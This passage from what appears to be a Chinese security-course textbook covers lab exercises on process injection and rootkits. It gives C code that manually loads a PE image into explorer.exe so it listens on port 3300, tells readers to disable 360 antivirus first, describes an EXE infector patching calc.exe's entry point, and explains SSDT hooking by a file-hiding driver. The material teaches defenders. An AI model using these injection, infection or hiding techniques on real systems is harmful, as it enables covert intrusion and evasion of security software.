lpLoadLibrary Fun_LoadLibraryA = (lpLoadLibrary)pp->LoadLibrary_add;
lpGetProcAddress Fun_GetProcAddress = (lpGetProcAddress)pp->GetProcAddress_add;
lpstrcmp Fun_strcmp = (lpstrcmp)pp->Strcmp_add;
hDll = Fun_LoadLibraryA(pp->dllname);              //加载 user32.dll
//提取 user32.dll 导出的 MessageBox 函数地址
lpMessageBox myMessageBox = (lpMessageBox)Fun_GetProcAddress(hDll,pp->funname);
```

（2）处理重定位表。

```
void * pImageBase = pp->pPara;                  //PE 映像加载基地址
pDosHeader = (PIMAGE_DOS_HEADER)pImageBase;  //DOS 头地址
//PE 头地址
pNTHeader = (PIMAGE_NT_HEADERS)((int)pImageBase + (pDosHeader->e_lfanew));
pSectionHeader = (PIMAGE_SECTION_HEADER)
((int)pNTHeader + sizeof(IMAGE_NT_HEADERS)); // 新的节表地址
if ( pNTHeader - > OptionalHeader. DataDirectory [ IMAGE _ DIRECTORY _ ENTRY _ BASERELOC ].
VirtualAddress > 0&&pNTHeader - > OptionalHeader. DataDirectory [ IMAGE _ DIRECTORY _ ENTRY _
BASERELOC].Size > 0) {
    //计算基地址的差值
    DWORD Delta = (DWORD)pImageBase - pNTHeader->OptionalHeader.ImageBase;
    PIMAGE_BASE_RELOCATION pLoc = (PIMAGE_BASE_RELOCATION)((unsigned long)
                          pImageBase + pNTHeader->OptionalHeader.DataDirectory [IMAGE_
DIRECTORY_ENTRY_BASERELOC].VirtualAddress);
    while((pLoc->VirtualAddress + pLoc->SizeOfBlock) != 0)
   {//开始扫描重定位表
      WORD * pLocData = (WORD * )((int)pLoc + sizeof(IMAGE_BASE_RELOCATION));
           // 计算本节需要修正的重定位项(地址)的数目
     int NumberOfReloc = (pLoc->SizeOfBlock -
                         sizeof(IMAGE_BASE_RELOCATION))/sizeof(WORD);
     for(int i = 0 ; i < NumberOfReloc; i++)
     {                                    //检查取重定项的高 4 位是否等于 3
        if((DWORD)(pLocData[i] & 0xF000) == 0x00003000)
       {                                 //取重定项的低 12 位,并加上加载基地址和页 RVA
          DWORD * pAddress = (DWORD * )((unsigned long)pImageBase +
                         pLoc->VirtualAddress + (pLocData[i] & 0x0FFF));
        * pAddress += Delta;              //重定位
            } }                           // 转移到下一个节进行处理
      pLoc = (PIMAGE_BASE_RELOCATION)((DWORD)pLoc + Loc->SizeOfBlock);
      }
```

（3）处理导入表。遍历导入表,重新载入所有的 DLL 并将函数地址重新定位。

```
unsigned long Offset = pNTHeader->OptionalHeader.DataDirectory
                          [IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress ;
PIMAGE_IMPORT_DESCRIPTOR pID = (PIMAGE_IMPORT_DESCRIPTOR)
                          ((unsigned long) pImageBase + Offset);
```

```
while(pID->Characteristics != 0){                          //遍历导入表
    PIMAGE_THUNK_DATA pRealIAT = (PIMAGE_THUNK_DATA)((unsigned long)
                                  pImageBase + pID->FirstThunk);
    PIMAGE_THUNK_DATA pOriginalIAT = (PIMAGE_THUNK_DATA)
                  ((unsigned long)pImageBase + pID->OriginalFirstThunk);
    BYTE* pName = (BYTE*)((unsigned long)pImageBase + pID->Name);      //DLL 名
    hDll = Fun_LoadLibraryA(pName);                        //加载 DLL
    for(i=0; ;i++) {                                       //遍历 DLL 的导出函数
    if(pOriginalIAT[i].u1.Function == 0)
             break;
       //判断导入项的最高位是否为 1,IMAGE_ORDINAL_FLAG=0x80000000
if(pOriginalIAT[i].u1.Ordinal & IMAGE_ORDINAL_FLAG){
       lpFunction = Fun_GetProcAddress(hDll,               //按序号检索函数地址
                     (LPCSTR)(pOriginalIAT[i].u1.Ordinal & 0x0000FFFF));
     }else{                                                //最高位为 0,则按照函数名字检索
           PIMAGE_IMPORT_BY_NAME pByName = (PIMAGE_IMPORT_BY_NAME)
    ((DWORD)pImageBase +
                               (DWORD)(pOriginalIAT[i].u1.AddressOfData));
lpFunction = Fun_GetProcAddress(hDll, (char *)pByName->Name);
     }
        pRealIAT[i].u1.Function = (DWORD) lpFunction;  //修正导入表项
    }
    pID = (PIMAGE_IMPORT_DESCRIPTOR)((DWORD)pID            //移动到下一个导入表
                                   + sizeof(IMAGE_IMPORT_DESCRIPTOR))
}
```

(4) 建立网络连接,开始在端口 3300 进行监听。

实践操作:首先暂时退出 360 保护,然后在命令行输入"testcom xxxx",其中 xxxx 是 explorer.exe 的进程编号 PID,命令执行完毕后可以恢复 360 保护,再打开 360 防火墙可以看到 explorer.exe 在端口 3300 进行监听,如图 14-19 所示。

360流量防火墙
管理网速 网络体检 保护网速 局域网防护 防蹭网 网络连接 测网速
当前有 15 个程序已连接或尝试连接网络,共建立 39 个连接,暂未发现可疑程序存在。
看网页、下载、聊天、玩网络游戏时会建立网络连接,用来完成与对方的联系和数据传送。您可以查看和管理连接,提高网络安全性。


进程	安全等级	协议	本地IP	本地端口	目标IP	目标端口	目标IP归属地	状态	管理
svchost.exe	安全	UDP	0.0.0.0	500	0.0.0.0	0			
explorer.exe	安全	TCP	0.0.0.0	3300	0.0.0.0	0		监听	
svchost.exe	安全	TCP	0.0.0.0	3389	0.0.0.0	0		监听	

图 14-19 360 防火墙

4) EXE 感染

"EXE 感染器.exe"是验证感染 EXE 的工具,如图 14-20 所示。将一段代码注入到 calc.exe 中,这段代码在 calc.exe 启动前先弹出一个消息对话框,单击"确定"按钮后,再启动 calc.exe。


用 Stud_PE 工具打开 calc.exe 被感染前后的节信息,可以发现 calc.exe 被感染的方式



(a)　　(b)　　(c)

图 14-20　EXE 感染过程

就是增加了一个新节“. xxx”，并设置其属性为可执行的，如图 14-21 所示。图 14-22 显示了 calc. exe 被感染前后程序入口，感染前 EntryPoint＝0x00012475，而感染后 EntryPoint＝0x0001F061，显然“EXE 感染器. exe”修改了程序入口，首先执行新节“. xxx”代码，新增代码运行完后再回到原来的程序入口正常执行。



(a)　　(b)

图 14-21　calc. exe 被感染前后的节信息




图 14-22　calc. exe 被感染前后程序入口

随书配套资料中包含 EXE 感染器的源代码，读者可自行分析。

6. 思考题

依据 EXE 手工加载的分析流程，试分析 DLL 的手工注入流程和代码。

实践 15 Rootkit技术

1. 实践目的

理解和掌握 Rootkit 技术的原理和工作机制，了解 Bootkit 技术。

2. 实践设备

(1) 连入 Internet 的计算机一台，安装 Windows XP，Windows 7 或 Windows 8 等操作系统。

(2) 实践工具：ExplorerSuite，procexp. exe，XueTr. exe。

3. 名词解释

(1) Rootkit 技术：一种“越权执行”的应用程序，它设法让自己达到和系统内核一样的运行级别，甚至进入内核空间，以拥有和内核一样的访问权限。Rootkit 破坏系统自身检测的完整性，一旦部署，难以用一般手段消灭。

(2) Bootkit 技术：是更高级的 Rootkit，该概念最早于 2005 年被 eEye Digital 公司在他们的 Bootkit 项目中提及，该项目通过感染 MBR (磁盘主引记录)的方式，实现绕过内核检查和启动隐身。所有在开机时比 Windows 内核更早加载，实现内核劫持的技术，都可以称之为 Bootkit。

4. 预备知识

Rootkit 技术出现于 20 世纪 90 年代初，在 1994 年 2 月的一篇安全咨询报告(CERT-CC CA-1994-01)首先使用了 Rootkit 这个名词。

Rootkit 技术具有两种工作模式，即用户模式和内核模式，皆能通过修改现有操作系统的软件实现进程隐藏、文件隐藏、通信隐藏、抗查杀以及完全控制系统等功能，而安全检测软件很难发现系统已被植入的痕迹。因此 Rootkit 作为远程控制的前沿技术，其检测技术是当前研究和应用的热点，比较著名且公开的有用户模式型 Hacker Defender 和灰鸽子等，内核模式型 Agony Ring0 Rootkit、Ntrootkit 和 FU 等。与应用模式相比，内核模式 Rootkit 的功能更为强大，而且它能逃避任何应用层的

检测,预防和检测的难度更大。

1）Rootkit 的类型

至少有五种类型的 Rootkit：固件(firmware)Rootkit、虚拟化 Rootkit、内核级 Rootkit、库级 Rootkit、应用程序级 Rootkit 等。

(1）固件(firmware)Rootkit。

固件(firmware)rootkit 使用设备或平台固件来创建顽固的恶意软件镜像。这种 Rootkit 可以成功地隐藏在固件中,因为人们通常并不检查固件代码的完整性。

(2）虚拟化 Rootkit。

这种 Rootkit 通过修改计算机的启动顺序而发挥作用,其目的是加载自己而不是原始的操作系统。一旦加载到内存,虚拟化 Rootkit 就会将原始的操作系统加载为一个虚拟机,这就使得 Rootkit 能够截获客户操作系统所发出的所有硬件请求,如 Blue Pill。

(3）内核级 Rootkit。

内核级 Rootkit 增加了额外的代码,并能够替换一个操作系统的部分功能,包括内核和相关的设备驱动程序。现在的操作系统大多并没有强化内核和驱动程序的不同特性。这样,许多内核模式的 Rootkit 是作为设备驱动程序而开发的,或者作为可加载模块,如 Linux 中的可加载模块或 Windows 中的设备驱动程序,这类 Rootkit 极其危险,因为它可获得不受限制的安全访问权。如果代码中有任何一点错误,那么内核级别的任何代码操作都将对整个系统的稳定性产生深远的影响。

内核级的 Rootkit 极其危险,因为它难于检测。其原因在于它与操作系统处于同一级别,如此一来,它就可以修改或破坏由其他软件所发出的任何请求。这种情况下,系统自身不再值得信任,一种可接受的检测方法是使用另外一个可信任的系统及其安装的检测软件,并将受感染的系统加载为一个数据源进行检测。

(4）库级 Rootkit。

库级 Rootkit 可以用隐藏攻击者信息的方法来补丁、钩住(即所谓的 hook)、替换系统调用。从理论上讲,这种 Rootkit 可以通过检查代码库(在 Windows 平台中就是 DLL,即动态链接库)的改变而发现其踪迹。事实上,与一些应用程序和补丁包一起发行的多种程序库都使得检测这种 Rootkit 相当困难。

(5）应用级 Rootkit。

应用级 Rootkit 可以通过具有特洛伊木马特征的伪装代码来替换普通的应用程序的二进制代码,也可以使用钩子、补丁、注入代码或其他方式来修改现有应用程序的行为。

2）Rootkit 机制

图 15-1 示意了系统查询在 Rootkit 安装前后的变化。


图 15-1(a)显示系统能正确地返回查询结果,图 15-1(b)显示 Rootkit 安装系统的两个地方。

(1）安装 SSDT 和 ShadowSSDT 钩子函数。


图 15-2 所示为拦截系统函数的调用,即利用 XueTr 工具查看 SSDT 钩子函数。

图 15-2 显示了驱动 HideDriver. sys 加载到系统内核中(见实践操作部分)拦截两个系统函数的调用：NtQueryDirectoryFile 和 NtQuerySystemInformation。

① NtQueryDirectoryFile：用于枚举文件及目录,每当在资源管理器(Explorer. exe)中



(a) 正常的系统查询过程



(b) Rootkit安装之后的系统查询过程

图 15-1 系统查询

ycaqoz

进程 | 驱动模块 | 内核 | 内核钩子 | 应用层钩子 | 网络 | 注册表 | 文件 | 启动项 | 服务 | 系统杂项 | 电脑体检

SSDT | ShadowSSDT | FSD | 键盘 | 鼠标 | Disk | Atapi | Acpi | Scsi | 内核钩子 | Object钩子 | 系统中断

序号	函数名称	当前函数地址	Hook	原始函数地址	当前函数地址所在模块
223	NtQueryDirectoryFile	0xA5E9B94C	ssdt hook	0x84472E9B	D:\bin\HideDriver.sys
261	NtQuerySystemInformation	0xA5E9C6C0	ssdt hook	0x8446EE5E	D:\bin\HideDriver.sys


图 15-2 XueTr 工具查看 SSDT 钩子函数


打开文件夹时，都会调用该函数，该函数返回当前文件夹中的文件和子文件夹并显示，HideDriver.sys 用自定义的函数 Fake_NtQueryDirectoryFile 的函数地址值 0xA5E9B94C 替换 SSDT 系统表中的 NtQueryDirectoryFile 的函数地址值 0x84472E9B，则可以过滤返回结果。具体调用过程如下所示。

```
Explorer.exe 操作文件夹→系统查询 SSDT 表中对应的函数地址→调用
Fake_NtQueryDirectoryFile→调用 NtQueryDirectoryFile→返回结果→
Fake_NtQueryDirectoryFile 过滤返回结果→返回给 Explorer.exe 显示
```

